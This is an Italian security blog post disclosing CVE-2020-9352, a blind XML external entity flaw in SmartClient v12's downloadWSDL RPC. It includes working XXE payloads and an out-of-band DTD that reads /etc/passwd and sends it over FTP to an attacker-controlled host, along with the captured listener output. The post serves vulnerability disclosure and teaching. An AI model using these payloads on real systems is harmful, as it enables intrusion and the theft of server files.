Security

# SmartClient v12 XML External Entity (CVE-2020-9352)

**XXE by default**

Riccardo Krauter, Fabio Cogno Marzo, 2020




- Tags:
- Blind XXE
- DoS
- OOB
- SmartClient
- XXE-FTP
- XXE
- data exfiltration

Durante una ricerca sulla versione open source di SmartClient sono state individuate diverse vulnerabilità, alcune particolarmente critiche. In questo articolo vogliamo raccontare come un attaccante può sfruttare la vulnerabilità di XML External Entity (o XXE) per fare data exfiltration ed ottenere, ad esempio, il famoso file passwd.

## Introduzione

SmartClient è un prodotto di mercato per lo sviluppo di **Rich Internet Application (RIA)**. L'architettura del prodotto prevede una componente di back-end, scritta in Java, che può essere integrata all'interno ad un'applicazione esistente e una componente di front-end, scritta in JavaScript, che fornisce allo sviluppatore uno stack di servizi e componenti per arricchire le applicazioni HTML5/Ajax. Tra le versioni del software, ne è presente una con licenza GNU LGPL, disponibile per il download al seguente link: www.smartclient.com/product/download.jsp.

Le due componenti dialogano tra loro tramite la tecnologia conosciuta come **Remote Procedure Call** o **RPC**. Una chiamata RPC permette di eseguire una procedura su un sistema remoto, anche diverso da quello in cui viene chiamata la RPC, la remote procedure call. Nel contesto di SmartClient, le RPC partono dal front-end JavaScript e vanno verso il back-end Java, dove effettivamente vengono eseguite. Le chiamate sono gestite dalle classi RPCRequest e RPCResponse. Inoltre, esiste una terza classe, BuiltinRPC, che implementa appunto una serie di **RPC "built-in"** disponibili in tutte le distribuzioni di SmartClient e abilitate di default.

Nell'installazione di default sono presenti alcune **JavaServer Pages (JSP)**, che forniscono diversi strumenti allo sviluppatore e fanno uso delle RPC sopra descritte. Le JSP sono raggiungibili ai seguenti endpoint: `/IDACall` e `/tools/developerConsoleOperations.jsp`. Per semplicità l'analisi si è focalizzata su questi percorsi poichè implementano le RPC sopra descritte e sono disponibili nella versione open source, in modo da non doversi creare un'applicazione ad-hoc.
Di conseguenza, **le vulnerabilità individuate non sono da considerarsi esclusivamente sui path indicati, ma sulle procedure implementate nella classe *BuiltinRPC***.
Ovviamente, su un'applicazione esposta su Internet, i percorsi web riportati dovrebbero essere disabilitati o almeno protetti da autenticazione (assente nelle impostazioni predefinite). Nell'articolo verrà spiegata e descritta la prima vulnerabilità individuata: l'**XML External Entity** o **XXE**.

## Blind XML External Entity (XXE)

All'interno della classe `BuiltinRPC` esiste la chiamata RPC downloadWSDL. WSDL è l'acronimo per **Web Services Description Language** ed è utilizzato per la descrizione dei **web services** SOAP in formato XML. La RPC permette di specificare un link ad una risorsa XML contenente una descrizione WSDL. Successivamente, viene analizzato il contenuto della risorsa recuperata ma, siccome la funzionalità implementata da SmartClient permette anche l'utilizzo delle entity XML, **un attaccante potrebbe sfruttarla per effettuare data exfiltration oppure per causare un DoS** ad esempio attraverso il **billion laughs attack** o **XML bomb**.

Per testare la vulnerabilità è stata utilizzata una chiamata POST all'endpoint `/tools/developerConsoleOperations.jsp` che, tra le RPC utilizzate dalla JSP, sfrutta la vulnerabile `downloadWSDL`. La richiesta POST ha, tra i vari parametri, il parametro `_transaction` che contiene, in formato XML, i dati necessari per effettuare la Remote Procedure Call. I tag principali sono:


- `methodName` dove viene specificato il metodo RPC da usare
- `arguments` che contiene i parametri necessari alla RPC

Per il metodo built-in `downloadWSDL`, sono necessari due parametri di cui uno è esattamente un link alla risorsa XML.


Per verificare la presenza della vulnerabilità, abbiamo creato un server in grado di rispondere a richieste HTTP sul quale abbiamo caricato e reso disponibile un file contenente il payload di XXE.
Nel payload abbiamo inserito un link al Burp collaborator in modo da poter verificare l'esistenza della vulnerabilità.

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://xxe.o3s49cu4n4v9cv2hojwegw8snjt9hy.burpcollaborator.net/x"> %ext;
]>
<r></r>
```

è poi stata effettuata la chiamata RPC inserendo il link alla risorsa vulnerabile:




**e bingo! Il collaborator si è illuminato, confermandoci quindi la presenza dell'XXE** nella chiamata RPC `downloadWSDL` come dimostra lo screenshot che segue:




L'unico "problema" è che risulta essere **blind**, ossia non c'è output nella risposta che si ottiene dal web server.

## Un-blind the XXE

Per poter bypassare questo limite è necessario modificare il setup dell'attacco e **utilizzare una tecnica out-of-band** per l'exfiltration dei dati. La tecnica utilizzata è quella del supporto dei file DTD (Document Type Definition). Lo scenario si complica leggermente ed è necessario modificare il payload iniziale con il seguente:

```
<?xml version="1.0" ?>
<!DOCTYPE a [<!ENTITY % asd SYSTEM "http://192.168.1.160:8000/xxe.dtd">%asd;%c;]>
<a>&xxe;</a>
```

Speficando quindi come URL un indirizzo controllabile dall'attaccante al quale verrà fornito un file DTD. In questo modo il parser XML interpreta il contenuto del file DTD. Il contenuto di quest'ultimo è il seguente:

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY xxe SYSTEM 'ftp://192.168.1.160/%d;'>">
```

Con la prima riga si ottiene il contenuto del file `/etc/passwd` e lo si salva nella variabile `d`. Con la seconda riga si esegue una chiamata verso un server FTP, sotto il nostro controllo, inserendo nell'URL il contenuto della variabile `d` che contiene il file che si vuole esfiltrare. Il risultato è il seguente:

```
# python xxeftp.py
XXE-FTP listening
Connected by %s ('10.1.100.4', 23097)
USER anonymous

PASS Java1.8.0_201@

TYPE I

/root:x:0:0:root:/root:/bin
#
```

Come è possible notare, sul nostro server di test, su cui abbiamo installato SmartClient, è presente l'utente `root` con uid `0`, gid `0`, home directory `/root` e come shell `/bin`. Volendo fare una dimostrazione, nella nostra configurazione non è stato possibile ottenere tutto il contenuto del file `/etc/passwd` dovuto alla chiusura della comunicazione dopo il primo carattere di ritorno a capo (`\n`) ma è sufficiente usare una tecnica diversa oppure fare qualche operazione in più per rimuoverlo o codificarlo in modo diverso.

## Timeline

| Data | Cosa |
|---|---|
| 29 ottobre 2019 | La vulnerabilità è stata scoperta e segnalata al team di Isomorphic. Nessuna risposta. |
| 05 novembre 2019 | La vulnerabilità è stata nuovamente segnalata al team di Isomorphic. Nessuna risposta. |
| 18 febbraio 2020 | Dopo più di 90 giorni di attesa, la vulnerabilità è stata divulgata su SecLists.org. |
| 23 febbraio 2020 | Il MITRE ci assegna il CVE 2020-9352. |
| 24 febbraio 2020 | Il NIST calcola uno score CVSS di 9.8 (critical). |

## Summary

Questo post mostra come è possibile ottenere una data exfiltration da una vulnerabilità di XML External Entity o XXE in situazioni in cui non è disponibile nessun output dalla risposta del web server (blind XXE). Alla pubblicazione di questo articolo **non è stata ancora fornita una patch per la vulnerabilità**. Se si sta utilizzando il framework SmartClient, il nostro consiglio è di verificare che tra le RPC utilizzate non ci siano anche quelle vulnerabili e, nel caso, disabilitarle.

## Riferimenti

- SmartClient download (www.smartclient.com/product/download.jsp)
- SmartClient RPCRequest documentation (www.smartclient.com/smartgwtee-12.1/server/javadoc/com/isomorphic/rpc/RPCRequest.html)
- SmartClient RPCResponse documentation (www.smartclient.com/smartgwtee-12.1/server/javadoc/com/isomorphic/rpc/RPCResponse.html)
- SmartClient BuiltinRPC (www.smartclient.com/smartgwtee-12.1/server/javadoc/com/isomorphic/rpc/BuiltinRPC.html)
- SecList.Org - Multiple vulnerabilities in SmartClient_v12 (https://seclists.org/fulldisclosure/2020/Feb/18)
- MITRE CVE-2020-9352 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-9352)

- NIST NVD - CVE-2020-9352 Detail (https://nvd.nist.gov/vuln/detail/CVE-2020-9352)
- Tags:
- Blind XXE
- DoS
- OOB
- SmartClient
- XXE-FTP
- XXE
- data exfiltration

### Articoli correlati

Novembre, 2020

**Weak password or weak hash function**

A new tragedy

Dario Ragno

Security
Ottobre, 2020

**SQLi exploiting with overflow handling**

Blind Boolean Based SQLi

Riccardo Krauter

Security
Settembre, 2020

**Have fun with file extension and file upload (cve-2019-16318)**

Filename size matter!

Daniele Scanu

Security

### Security

## From broken access control to RCE on Total.js CMS (CVE-2019- 15954 & CVE-2019-15953)

TL:DR

Leggi
Security

- Luglio, 2020

  **Intervista a Francesco Bergadano sul tema Industry 4.0: evoluzioni e cybersecurity**

  Gemma Contini

  Security
- Maggio, 2020

  **Weaponize 'order by' SQLi on WordPress Form Maker plugin (CVE-2019-10866)**

  Daniele Scanu

  Security
- Aprile, 2020

  **Domoticz: from zero to shell (CVE-2019-10664 and CVE-2019-10678)**

  Fabio Carretto

  Security

- ### Security

### Articoli in evidenza

Software

Gennaio, 2020 | Gemma Contini, Stefano Spagnolo

**Certimeter è silver partner di Pimcore**

Realizziamo soluzioni enterprise per i nostri clienti.

Leggi
Security

Novembre, 2020 | Dario Ragno

**Weak password or weak hash function**

A new tragedy

Leggi
Data Analysis

Settembre, 2020 | Giancarlo Ruffo

#### Visualizzare dati multivariati

Perchè sembra facile solo dopo che il risultato è stato realizzato

Leggi
Miscellaneous

Maggio, 2021 | Gemma Contini

#### It's geek pride day

Let's celebrate!

Leggi

### Categorie

- Software
- Security
- Data Analysis
- Miscellaneous

### Tags

- CMS
- pimcore
- sviluppo
- data exfiltration
- machine learning
- pim
- marketing
- data viz
- pimcore-PIM-DAM
- artificial intelligence
- RCE
- logistica

### Approfondimenti

**AGGIORNA I TUOI PRODOTTI E DISTRIBUISCILI SU TUTTI I CANALI DI VENDITA**

Scegli Pimcore

**PROTEGGI IL TUO BRAND: SCOPRI E NEUTRALIZZA GLI ATTACCHI**

Scegli Resisite

**CRM E CLOUD COMPUTING PER FAR CRESCERE LA TUA AZIENDA**

scegli Salesforce

## UNISCITI A NOI. INVIA LA TUA CANDIDATURA

Certimeter Group crede nei **valori**, nella **passione** e nella **professionalità** delle persone.

LAVORA CON NOI

CERTIMETER GROUP BLOG

- Certimeter Group è un gruppo di aziende di consulenza informatica specializzato in soluzioni ICT.
- P.IVA Certimeter S.r.l.: 04038210961

- E-mail: info@certimetergroup.com

- **TORINO**

- Sede legale e sede operativa
- Corso Svizzera, 185 - 10149
-
- Torino (TO)
  - Telefono: (+39) 011 7741894
  - Fax: 011 0432797

- **MILANO**

- Sede operativa
- Piazza IV Novembre, 4 - 20124
-
- Milano (MI)
  - Telefono: (+39) 02 671658207
  - Fax: 02 67165266

- **Social**

- Linkedin
- Facebook